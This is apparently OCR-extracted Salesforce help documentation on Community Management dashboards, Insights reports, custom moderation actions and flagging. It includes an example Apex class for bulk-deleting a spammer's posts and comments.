Use Dashboards to view your community's analytics, such as metrics and trends on activity. Dashboards give you mid-term to long-term views on adoption and engagement, providing you with a high-level view into the health of your community. Dashboards also help you monitor return on investment (ROI) and key performance indicators (KPI).

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Enable and Map Dashboards for Community Managers

Community managers can use dashboards in each community to measure its success. You can even map a dashboard to the Community Management or Community WorkspacesHome page. You can map custom dashboards or use the ones provided in our AppExchange package.

Create a Dashboard for Your Community

While you can show any dashboard in your community, we recommend creating them based on the custom report types available for communities.

View CommunityDashboards.

Use dashboards to monitor the health of your community.

What's the difference between Insights and dashboards?

Insights let you take immediate action on recent activity in your community, and dashboards let you see trends.

Enable and Map Dashboards for Community Managers

Community managers can use dashboards in each community to measure its success. You can even map a dashboard to the Community Management or Community WorkspacesHome page. You can map custom dashboards or use the ones provided in our AppExchange package.

You can choose to map any dashboard you have access to, but ensure that your community managers have access as well.

All dashboards in display as Lightning dashboards, regardless of what types of dashboard you're using or what interface your org is using. For example, a Salesforce Classic dashboard gets displayed as a Lightning dashboard. Remember that although dashboards render in the Lightning view, Salesforce Communities isn't fully supported in Lightning Experience. Not all browsers support this Lightning view, so make sure you're using a supported browser.

Tip: Keep in mind that you can get preconfigured dashboards in the Salesforce Communities Management package available for download on the AppExchange.

If the Salesforce Communities Management package is installed in your organization, each of the pages has a default mapping to a dashboard from the package. You can overwrite these values as needed.

To map or update your dashboards:

1. Open Community Workspaces or Community Management.
2. Click **DashboardsSettings**.
3. For each of the pages, select the dashboard you want to show to community managers. To change the name of the dashboard page, click inside the dashboard label.

   The dashboard you map to Home displays on your Community Management or Community WorkspacesHome page.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To map dashboards in Community Management or Community Workspaces:

- "Create and Set Up Communities" OR "Manage Communities"

  AND

  "Manage Dashboards in Public Folders"

  AND

  Is a member of the community

4. Click **Save**.

   Dashboards are visible to community managers when they expand the Dashboards section or visit the Home page in Community Management or Community Workspaces.

Verify the dashboard mappings by clicking **Dashboards** and then clicking each page name. If you mapped a dashboard to the Home page, check that out too.

SEE ALSO:

Create a Dashboard for Your Community

View CommunityDashboards.

Create a Dashboard for Your Community

While you can show any dashboard in your community, we recommend creating them based on the custom report types available for communities.

Tip: Keep in mind that you can get preconfigured dashboards in the Salesforce Communities Management package available for download on the AppExchange.

All dashboards in display as Lightning dashboards, regardless of what types of dashboard you're using or what interface your org is using. For example, a Salesforce Classic dashboard gets displayed as a Lightning dashboard. Remember that although dashboards render in the Lightning view, Salesforce Communities isn't fully supported in Lightning Experience. Not all browsers support this Lightning view, so make sure you're using a supported browser.

Open Community Workspaces or Community Management.

1. Create custom report types based on the Networks object.

   Only reports that are based on the Networks object show community-specific information in Community Management and Community Workspaces.

   Note: You can create reports based on other objects and expose them in Community Management or Community Workspaces. Just keep in mind that they show data from across your organization, not just for the community in which you're viewing them.

   - Select Networks as the primary object.
   - Select a child object:
     - Chatter Messages
     - Feed Revisions
     - Groups
     - Network Audits
     - Network Activity Daily Metrics
     - Network Feed Revisions
     - Network Members
     - Network Membership Daily Metrics
     - Network Moderations
     - Network Public Usage Daily Metrics
     - Network Unique Contributor Daily Metrics

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create custom report types:

- "Manage Custom Report Types"

To create, edit, and delete reports:

- "Create and Customize Reports"

To create and share dashboards:

- "Manage Dashboards in Public Folders"

- Recommendation Metric
- Topic Assignments
- Topics
- Unpublished Feed Entities

2. Use the custom report type to create a report.

   Be sure not to filter the report by Network ID to ensure that the report dynamically displays data for the community you view it from. Adding a Network ID filter causes the report to only show data for the community with that Network ID, regardless of which community you view it in.

3. Create a dashboard with components. Select the report as your source type.
   - Add a component for each report you want to include in your dashboard.
   - Find your report on the Data Sources tab and add it to the component.

   In order for a Salesforce Classic dashboard to optimally render in the Lightning view used in Community Management and Community Workspaces, make sure that your dashboard meets the following requirements:
   - Includes only up to 20 reports arranged within three columns
   - Doesn't include unsupported charts, such as funnel, scatter, table, multi-metric, pie, and gauge

     For a list of dashboard features not supported in the Lightning view, see Reports and Dashboards: Lightning Experience Limitations.

   Note: Metrics are supported in the Lightning view, but they display as large tiles. We recommended that you don't include metrics in your dashboards.

4. Share the folder that you save your dashboard in with your community managers.
5. From Community Management or Community Workspaces, click **DashboardsSettings** to map your dashboard.

When a community manager accesses Community Management or Community Workspaces, the dashboard appears under Dashboards. If you mapped a dashboard to the Home page, the dashboard appears there.

Dashboards in Community Management and Community Workspaces are automatically refreshed every 24 hours. To see the latest data, click **Refresh**. If you access the dashboard after it has been recently refreshed, the dashboard displays the globally cached data from the last refresh. If the dashboard hasn't been refreshed in 24 hours, it's refreshed automatically when you access it. All role-based external users in your community can refresh dashboards set up with "Run as specified user" and "Run as logged-in user" up to 1,000 times daily per org. Scheduled and automatic refreshes don't count against the limit. There is no refresh limit for internal users.

Remember that you can customize your dashboards at any time. To edit your dashboard, go to the **Dashboards** > **Settings** page in Community Management or Community Workspaces. Click into the **Label** field to edit the page name and select the down arrow to the right of the **Dashboard** field to map to a different dashboard. Click **Edit dashboard** to open the dashboard in your internal Salesforce org. If you're using a dashboard that was created in Lightning Experience, the edit link won't work.

SEE ALSO:

Create a Custom Report Type

Create a Report

Track Community Activity

Share a Report or Dashboard Folder

View CommunityDashboards.

Use dashboards to monitor the health of your community.

All dashboards in display as Lightning dashboards, regardless of what types of dashboard you're using or what interface your org is using. For example, a Salesforce Classic dashboard gets displayed as a Lightning dashboard. Remember that although dashboards render in the Lightning view, Salesforce Communities isn't fully supported in Lightning Experience. Not all browsers support this Lightning view, so make sure you're using a supported browser.

1. Open Community Workspaces or Community Management.
2. Click Dashboards.

   Note: If the Dashboards section isn't displayed, your administrator hasn't mapped them for your community.

   Pages that have dashboards mapped to them appear in the Dashboards section or on the Home page.
3. Click the dashboard page you want to view.
   The dashboard appears. For an immediate refresh of dashboard data, click **Refresh**.

   Dashboards in Community Management and Community Workspaces are automatically refreshed every 24 hours. To see the latest data, click **Refresh**. If you access the dashboard after it has been recently refreshed, the dashboard displays the globally cached data from the last refresh. If the dashboard hasn't been refreshed in 24 hours, it's refreshed automatically when you access it. All role-based external users in your community can refresh dashboards set up with "Run as specified user" and "Run as logged-in user" up to 1,000 times daily per org. Scheduled and automatic refreshes don't count against the limit. There is no refresh limit for internal users.
4. To view a related report, click **View Report** on the dashboard.

   Remember that the dashboards are configured to display community-specific data.

   Be sure not to filter the report by Network ID to ensure that the report dynamically displays data for the community you view it from. Adding a Network ID filter causes the report to only show data for the community with that Network ID, regardless of which community you view it in.

Remember that you can customize your dashboard at any time. To edit your dashboard, go to the **Dashboards** > **Settings** page in Community Management or Community Workspaces. Click into the **Label** field to edit the page name and select the down arrow to the right of the **Dashboard** field to map to a different dashboard. Click **Edit dashboard** to open the dashboard in your internal Salesforce org. If you're using a dashboard that was created in Lightning Experience, the edit link won't work.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view dashboards:

- "Manage Communities"

  OR

  "Create and Set Up Communities"

  AND

  Is a member of the community

SEE ALSO:


What's the difference between Insights and dashboards?

What's the difference between Insights and dashboards?

Insights let you take immediate action on recent activity in your community, and dashboards let you see trends.


Use Engagement to view, monitor, and act on your community's activity. Insights give you a detailed look at a specific area of your community.

Use Dashboards to view your community's metrics, such as trends on activity. Dashboards give you mid-term to long-term views on adoption and engagement in your community. They help you



For example, you can visit the **Engagement** > **Adoption** page to view a report about new members in your community that have received the most likes on their posts and comments. This Insights report helps you identify and engage with your active new members that are receiving positive feedback from other community members.

monitor return on investment (ROI) and key performance indicators (KPI).



For example, you can visit the **Dashboards** > **Activity** page to track total posts and comments including overall contribution trends in your community.

SEE ALSO:


View and Customize Insights for Your Community

View CommunityDashboards.

Insights for Community Engagement

Insights are reports that help your community managers monitor activity and take action on that activity. Insights make it easier to manage day-to-day moderation tasks, encourage community engagement, and drive member adoption. You can set up Insights to monitor new members, unanswered questions, newly created groups, trending topics, and even recent Chatter contributions.

Example: With an Insights report set up to track new members, community managers can quickly navigate to a new member's profile to send them a welcome message.




EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

They can also access other reports about members directly from the Insights page using the drop-down menu.



Tip: Let us do the setup work for you! Get out-of-the-box Insights in the Salesforce Communities Management package available for download from the AppExchange. To use the preconfigured Insights reports, your community must use Chatter.

Insight reports provided in the package are 100% customizable. You can change the default Insights page names, report folder mappings, and even the Insights report columns and filters at any time. So don't be afraid to customize or change what you get in the package. You won't hurt our feelings.

Enable and Map Insights for Community Managers

Community managers can use Insights reports to monitor recent activity and take action on that activity. To get up and running quickly, use preconfigured Insights from an AppExchange package. You can also create and map your own. Each community can have their own Insights.

Create Your Own Insights for Your Community

Create your own Insights to display in Community Management or Community Workspaces. We recommend that you create your Insights reports based on custom report types available for communities.

Create Custom Actions for Community Insights

Do more with community Insights reports with custom actions. Say a spammer attacks your community. You can create and use a custom action to remove all the spammer's posts and comments with just one click. Custom Insights actions work with standard objects and custom objects.

View and Customize Insights for Your Community

Use Insights in to monitor recent community activity and immediately take action. Insights help you manage day-to-day moderation tasks and keep up on adoption and engagement in your community.

Enable and Map Insights for Community Managers

Community managers can use Insights reports to monitor recent activity and take action on that activity. To get up and running quickly, use preconfigured Insights from an AppExchange package. You can also create and map your own. Each community can have their own Insights.

Insights pages map to report folders in your internal org. All the reports included in that folder are displayed in the drop-down menu on the Insights page. Adding or removing an Insights report from the report folder in your internal org updates the Insights page in Community Management or Community Workspaces. On the Insights page, links are automatically created for report fields such as `Created By` or `Group Name`. For posts, comments, and messages, you can even see the contents directly on the page.

Tip: Get out-of-the-box Insights in the Salesforce Communities Management package available for download from the AppExchange. To use the preconfigured Insights reports, your community must use Chatter.

When you install the package, report folders are automatically installed in your internal org. If you have no previous Insights mapped, the package automatically maps them for you. You can change the default mappings at any time.

To map or update Insights for your community:

1. Open Community Workspaces or Community Management.
2. Click **EngagementSettings**.
3. Provide a name for each Insights page and then select the report folder you want to map to the page.

   You can map up to 10 Insights pages.

   Make sure that you have shared the mapped report folder with your community managers or they won't be able to view the Insights reports.
4. Click **Save**.

   Insights pages are visible to community managers when they expand the Engagement section in Community Management or Community Workspaces.

Go check out your changes. Click Engagement and then click each Insights page name. Use the drop-down menu to verify the reports mapped to each page.

If you installed the Salesforce Communities Management package, moderation-related Insights reports are also mapped to pages in the Moderation section of Community Management or Community Workspaces. Unlike the page names in the Engagement section, the page names in the Moderation section can't be renamed or unmapped.

SEE ALSO:

Share a Report or Dashboard Folder

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To map Insights in Community Management or Community Workspaces:

- "Manage Communities" OR "Create and Set Up Communities"

  AND

  "Manage Reports in Public Folders"

  AND

  Is a member of the community

Create Your Own Insights for Your Community

Create your own Insights to display in Community Management or Community Workspaces. We recommend that you create your Insights reports based on custom report types available for communities.

Tip: Get out-of-the-box Insights in the Salesforce Communities Management package available for download from the AppExchange. To use the preconfigured Insights reports, your community must use Chatter.

1. Create custom report types based on the Networks object.

   Only reports that are based on the Networks object show community-specific information in Community Management and Community Workspaces.

   Note: You can create reports based on other objects and expose them in Community Management or Community Workspaces. Just keep in mind that they show data from across your organization, not just for the community in which you're viewing them.

   - Select Networks as the primary object.
   - Select a child object:
     - Chatter Messages
     - Feed Revisions
     - Groups
     - Network Audits
     - Network Activity Daily Metrics
     - Network Feed Revisions
     - Network Members
     - Network Membership Daily Metrics
     - Network Moderations
     - Network Public Usage Daily Metrics
     - Network Unique Contributor Daily Metrics
     - Recommendation Metric
     - Topic Assignments
     - Topics
     - Unpublished Feed Entities

2. Use the custom report type to create an Insights report.

   Insights reports are just like any other report, except they must also meet the following requirements:

   - The report must be a tabular report.
   - The report can't include pagination.
   - We recommended that your report only return 2,000 rows or less because only the first 2,000 rows are displayed in Community Management or Community Workspaces.
   - To view "Approve" and "Delete" comment actions, you must add the FeedCommentID column to your Insights report.

   Be sure not to filter the report by Network ID to ensure that the report dynamically displays data for the community you view it from. Adding a Network ID filter causes the report to only show data for the community with that Network ID, regardless of which community you view it in.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create custom report types:
- "Manage Custom Report Types"

To create, edit, and delete reports:
- "Create and Customize Reports"

To create and share report folders:
- "Manage Reports in Public Folders"

3. Save the report to a new report folder that you can map to in Community Management or Community Workspaces.

   We recommend that you create a separate report folder for each of your Insights pages. For example, create one report folder called `Insights Members` and another called `Insights Moderation`.

   Insights pages map to report folders in your internal org. All the reports included in that folder are displayed in the drop-down menu on the Insights page. Adding or removing an Insights report from the report folder in your internal org updates the Insights page in Community Management or Community Workspaces.

4. Share your Insights report folder with your community managers.
5. In Community Management or Community Workspaces, click **Engagement** > **Settings** to map Insights pages to your report folder.

When a community manager accesses Community Management or Community Workspaces, the Insights reports appear in the drop-down menu on the mapped Engagement page.

Note: Some Insights are not available in Developer Edition or sandbox orgs.

SEE ALSO:

- Create a Custom Report Type
- Create a Report
- Track Community Activity
- Share a Report or Dashboard Folder
- Create Custom Actions for Community Insights

Create Custom Actions for Community Insights

Do more with community Insights reports with custom actions. Say a spammer attacks your community. You can create and use a custom action to remove all the spammer's posts and comments with just one click. Custom Insights actions work with standard objects and custom objects.

When you click an Insights action in the report, behind the scenes a Visualforce page drives the action. The Visualforce page links to standard or custom objects using standard controllers or standard list controllers.

Here are the high-level steps of how to create a custom Insights action:

1. Create a Visualforce page.

   There are a few options you can use:

   - Use a standard controller

     Choose this option to create a Visualforce page that contains the same functionality and logic used in standard Salesforce pages. For example, if you use the standard Accounts controller, clicking a **Save** button in a Visualforce page results in the same behavior as clicking **Save** on a standard Account edit page.

   - Use a standard list controller

     Choose this option to create a Visualforce page that can display or act on a set of records. Examples of existing Salesforce pages that work with a set of records include: list pages, related lists, and mass action pages.

   - Use a controller extension that uses Apex

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and set version settings for Visualforce pages:
- "Customize Application"

To edit custom Visualforce controllers:
- "Author Apex"

Choose this option if you want to expose new functionality, customize the navigation through an application, use callouts or Web services, or if you need finer control for how information is accessed for your page.

All options work with standard objects and custom objects.

For detailed information about these options, see the Visualforce Developer Guide.

2. Add your custom action to the Insights report.

   Actions are displayed based on the data returned in the report. Make sure that you have a report that is currently returning the data your action needs.

   a. Open Community Workspaces or Community Management.

   b. Navigate to the Insights report that you want to apply your new custom action to.

   c. On the report, click and then add your custom action from the picklist.

3. Ensure that your users have the correct permissions to complete your custom action.

Depending on how you set up your custom action, after the action is executed, the user either stays on the Insights page or is redirected to a page in your internal org. Unlike our standard Insights actions, users don't receive the standard success or failure message for custom actions.

Example: Here's an example of a custom action to delete all activity from a community member. This custom action is great for cleaning up the community after a spam attack.

Create a custom controller extension using an Apex class and use it in your Visualforce page. The following `DeleteAllActivityControllerExtension` class is an example of a custom controller extension.

```
public with sharing class DeleteAllActivityControllerExtension {

    private List<Id> ids;
    private String retURL;
    private Database.DeleteResult[] deleteResult = null;
    private Map<String, String> resultMap;
    private String success = 'success';
    private String failure = 'failure';

   public DeleteAllActivityControllerExtension(ApexPages.StandardController controller)
 {
        resultMap = new Map<String, String>();
        /* The IDs you select on the Insights page are stored in a comma separated
string of IDs.
        This string is passed in a parameter called "idsList" */
        String idsList = ApexPages.currentPage().getParameters().get('idsList');
       //The return URL to the Insights page is passed in a parameter called "retURL"

        retURL = ApexPages.currentPage().getParameters().get('retURL');
        ids = idsList.split(',');
    }

    public PageReference deleteAllActivity() {
        deleteFeedPosts();
        deleteFeedComments();
        //Include these two lines of code to be redirected to the Insights page after
 you click the action.
        PageReference retPage = new PageReference(retURL);
```

```
        retPage.setRedirect(true);
        Integer failureCount = calculateFailureCount();
        Integer successCount = ids.size() - failureCount;
        retPage.getParameters().put(success, String.valueOf(successCount));
        retPage.getParameters().put(failure, String.valueOf(failureCount));
        return retPage;
   }

   private void deleteFeedPosts() {
        List<FeedItem> feedItems = [Select Id, CreatedById FROM FeedItem WHERE
CreatedById IN :ids];
        deleteResult = Database.delete(feedItems, false);
        //Update the resultMap with failures to calculate the failureCount
        if(deleteResult != null) {
            for(Integer i=0;i < deleteResult.size();i++) {
                if (!deleteResult.get(i).isSuccess()) {
                    for(Database.Error error : deleteResult.get(i).getErrors()) {
                        resultMap.put(string.valueOf(feedItems.get(i).CreatedById),
failure);
                    }
                }
            }
        }
   }

   private void deleteFeedComments() {
       List<FeedComment> feedComments = [Select Id, CreatedById FROM FeedComment WHERE
 CreatedById IN :ids];
        deleteResult = Database.delete(feedComments, false);
        //Update the resultMap with failures to calculate the failureCount
        if(deleteResult != null) {
            for(Integer i=0;i < deleteResult.size();i++) {
                if (!deleteResult.get(i).isSuccess()) {
                    for(Database.Error error : deleteResult.get(i).getErrors()) {
                       resultMap.put(string.valueOf(feedComments.get(i).CreatedById),
 failure);
                    }
                }
            }
        }
   }

   private Integer calculateFailureCount() {
       Integer failureCount = 0;
       for (String result : resultMap.values()) {
            if (failure == result) {
                failureCount++;
            }
        }
        return failureCount;
   }

}
```

This code creates a **Delete All Activity** button in your Insights report. This button deletes all posts and comments for any selected members. If you wanted to delete all private messages and files too, you could expand the code.

Note:

- This code example doesn't include any permission checks. This custom action only works for admins.
- The IDs for the items you selected on the Insights report are passed to the Visualforce page using the `idsList` parameter.

The following Visualforce markup shows how the custom controller extension can be used in a page:

```
<apex:page standardController="User"
extensions="DeleteAllActivityControllerExtension" action="{!deleteAllActivity}"
/>
```

SEE ALSO:

Salesforce Help: Visualforce Pages as Global Custom Actions

Visualforce Developer Guide: Standard Controllers

Visualforce Developer Guide: Standard List Controllers

Visualforce Developer Guide: Building a Controller Extension

View and Customize Insights for Your Community

Use Insights in to monitor recent community activity and immediately take action. Insights help you manage day-to-day moderation tasks and keep up on adoption and engagement in your community.

Each Insights page includes multiple Insights reports. You can access these reports using the drop-down menu on the page. On the Insights page, links are automatically created for report fields such as `Created By` or `Group Name`. For posts, comments, and messages, you can even see the contents directly on the page.


Insights are powerful tool that you can use to perform mass-actions. For example, if a spammer attacks your community, you can select all the offending posts and click **Delete Post**.

Important: Some Insights actions require special permissions. If you can't perform an action, let your admin know.

1. Open Community Workspaces or Community Management.
2. Click Engagement or Moderation.

   Note: Your admin maps Insights pages. If the Engagement section isn't visible or the Moderation section doesn't include any Insights pages, your admin hasn't mapped them yet.

   Pages with mapped report folders appear when you expand the sections.
3. Click the Insights page you want to view.
   - To access other Insights reports, use the drop-down menu.



   - Take action! Only the first two actions are displayed on the page. To see more actions, click next to the displayed actions. You can select up to 100 rows at a time.
   - To filter the report by relative and custom date ranges, use the drop-down date filter. Select one of the following relative date ranges: All Time, This Week, This Month, Last Month, Today, Yesterday, Last 7 Days, and Last 30 Days. You can also enter your own custom date range.
   - To sort the report by a specific column, click the column heading. An arrow on the column indicates whether the report is sorted by ascending or descending order.
   - To edit or customize the report, click to open the report in your internal org. From there you can customize the report to fit your community needs, such as adding or removing columns and updating the report filters.

     Be sure not to filter the report by Network ID to ensure that the report dynamically displays data for the community you view it from. Adding a Network ID filter causes the report to only show data for the community with that Network ID, regardless of which community you view it in.
   - To edit the actions assigned to a page, click to open the Edit Insights Actions page.

     Actions that appear on the Insights report are displayed based on the data returned in the report. For example, if the report returns data about a user, the **Freeze Member** and **Unfreeze Member** actions are displayed. If the report stops returning data, actions aren't removed. However, when you go to update the actions, we let you know that some are no longer appropriate.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view Insights in Community Workspaces or Community Management:

- "Access Community Management" OR "Manage Communities" OR "Create and Set Up Communities"

  AND

  Is a member of the community

To customize Insights reports:

- "Create and Customize Reports"

Each Insights report can have its own actions. You can edit these actions at any time, but keep in mind that an Insights report must have at least one action. Actions displayed in the picklist on the Edit Insights Actions page are all the available and appropriate actions for your report, including custom actions.

Insights reports for your community are automatically refreshed when you access them. You can also force an update.

SEE ALSO:

Create Custom Actions for Community Insights

What's the difference between Insights and dashboards?

Community Moderation Strategies and Tools

Community moderation allows you to empower members of your community to monitor content and ensure that it's appropriate and relevant. Set up rules to automate moderation and do the heavy lifting for you.

Moderation is crucial for a community to thrive. You need active moderators who are willing to spend time ensuring that the members and content in your community are appropriate and helpful. You also need to empower members to speak up when they view something as inappropriate or offensive.

With Communities moderation, you can:

- Designate specific users as moderators so that they can closely monitor the community
- Allow members to flag posts, comments, files, and messages that are inappropriate or spam
- Allow moderators to review and act on flagged items, such as deleting a post, comment, or file
- Allow group owners and managers to moderate within their groups
- Create rules and criteria to automatically block, flag, replace keywords in member-generated content, such as posts or comments
- Create rules to review and approve content from specific members
- Track flagging and moderation activity within your community

To limit the size and types of files allowed in your community, go to the **AdministrationPreferences** page.

To report on moderation activity in your communities, you can use the preconfigured Audit Trail Insights report provided in Salesforce Communities Management package. You can also query the flagged content or activity using the API, or create a custom report type using `Networks` as the primary object. For more information about the Salesforce Communities Management package, see Report on Communities with the AppExchange Packages for Community Management.

Note: Changes to a feed item's status are not included in the Audit Trail Insightsreport.

If you want to create custom advanced moderation logic for your community, you can create triggers that flag content. Custom triggers run behind the scenes and don't require you to allow your members to flag content.

If your org is using Transaction Security, community moderation offers some of the same functionality. Transaction Security and communities moderation can be used at the same time.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Track Community Activity with the Moderation Overview Page

Moderation Insights are arranged in clickable tiles in the Moderation Overview page of Community Management and Community Workspaces. View the entire picture of your community's moderation activity at a glance and take action on day-to-day moderation tasks.

Enable Members to Flag Items in Your Community

Turn on flagging for your community to empower members to flag posts, comments, files, and messages that they deem inappropriate.

Community Moderation Criteria

Create criteria that define keywords or groups of members. Criteria are used in rules to moderate member-generated content, such as posts and comments.

Community Moderation Rules

Create and modify rules for your community to moderate member-generated content. Each rule specifies the member-generated content the rule applies to, the criteria to enforce the rule on, and the moderation action to take. Moderation rules help protect your community from spammers, bots, and offensive or inappropriate content.

Review and Approve Posts and Comments in Your Community

Premoderation rules to review and approve content ensure that non-compliant and inappropriate content isn't immediately visible to everyone in your community. Posts and comments pending review aren't displayed in the community feed; only the author and community moderators can see pending posts and comments in the feed. An author can see a pending comment on a pending post only if the author posted both. After you set up the rules, moderators can approve content in two places: directly in the community feed, Community Workspaces, or Community Management.

Moderate Flagged Posts and Comments in Your Community

Community moderators can review a list of posts and comments that members of the community have flagged as inappropriate and take action. Group owners or group managers, can view flags and take action on items in their groups.

Moderate Flagged Files in Your Community

Community moderators can review a list of files that members of the community have flagged as inappropriate or spam and take action. Group owners or group managers can view flags and take action on files in their groups.

Moderate Flagged Direct Messages in Your Community

Community members can flag messages in communities built using the Customer Service (Napili) template. Community moderators can review and act on a list of direct messages that members of the community have flagged as inappropriate or spam.

Moderate Flagged Private Messages in Your Community

Community moderators can review and act on a list of Chatter messages that members of the community have flagged as inappropriate or as spam.

Set Up Apex Triggers for Flagging Items

Use triggers to create custom advanced moderation logic that automatically flags items in your community.

Communities Moderation Limits

Community moderation limits ensure that your community performs optimally.

SEE ALSO:

Assign a Community Moderator

Assign a Community Manager

Track Community Activity with the Moderation Overview Page


Moderation Insights are arranged in clickable tiles in the Moderation Overview page of Community Management and Community Workspaces. View the entire picture of your community's moderation activity at a glance and take action on day-to-day moderation tasks.

Example: To view all feed comment flags, click **Feed Comment Flags** and go directly to the Feed Comments Flags Insight report. You can approve or delete flagged comments in bulk, directly from the Insight report.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **per** Editions



Tip: Let us do the setup work for you! Get out-of-the-box Insights in the Salesforce Communities Management package available for download from the AppExchange. To use the preconfigured Insights reports, your community must use Chatter.

Insight reports provided in the package are 100% customizable. You can change the default Insights page names, report folder mappings, and even the Insights report columns and filters at any time. So don't be afraid to customize or change what you get in the package. You won't hurt our feelings.

Enable Members to Flag Items in Your Community

Turn on flagging for your community to empower members to flag posts, comments, files, and messages that they deem inappropriate.

Community moderation must be enabled for your organization before you can allow members to flag content in the user interface. If you don't see the option to allow flagged content, contact your administrator.

This setting isn't required to flag or moderate items using the API.

Once an item is flagged, your community moderator can review it and take action. Remember that moderators can continue to flag items even if flagging is disabled for community members.

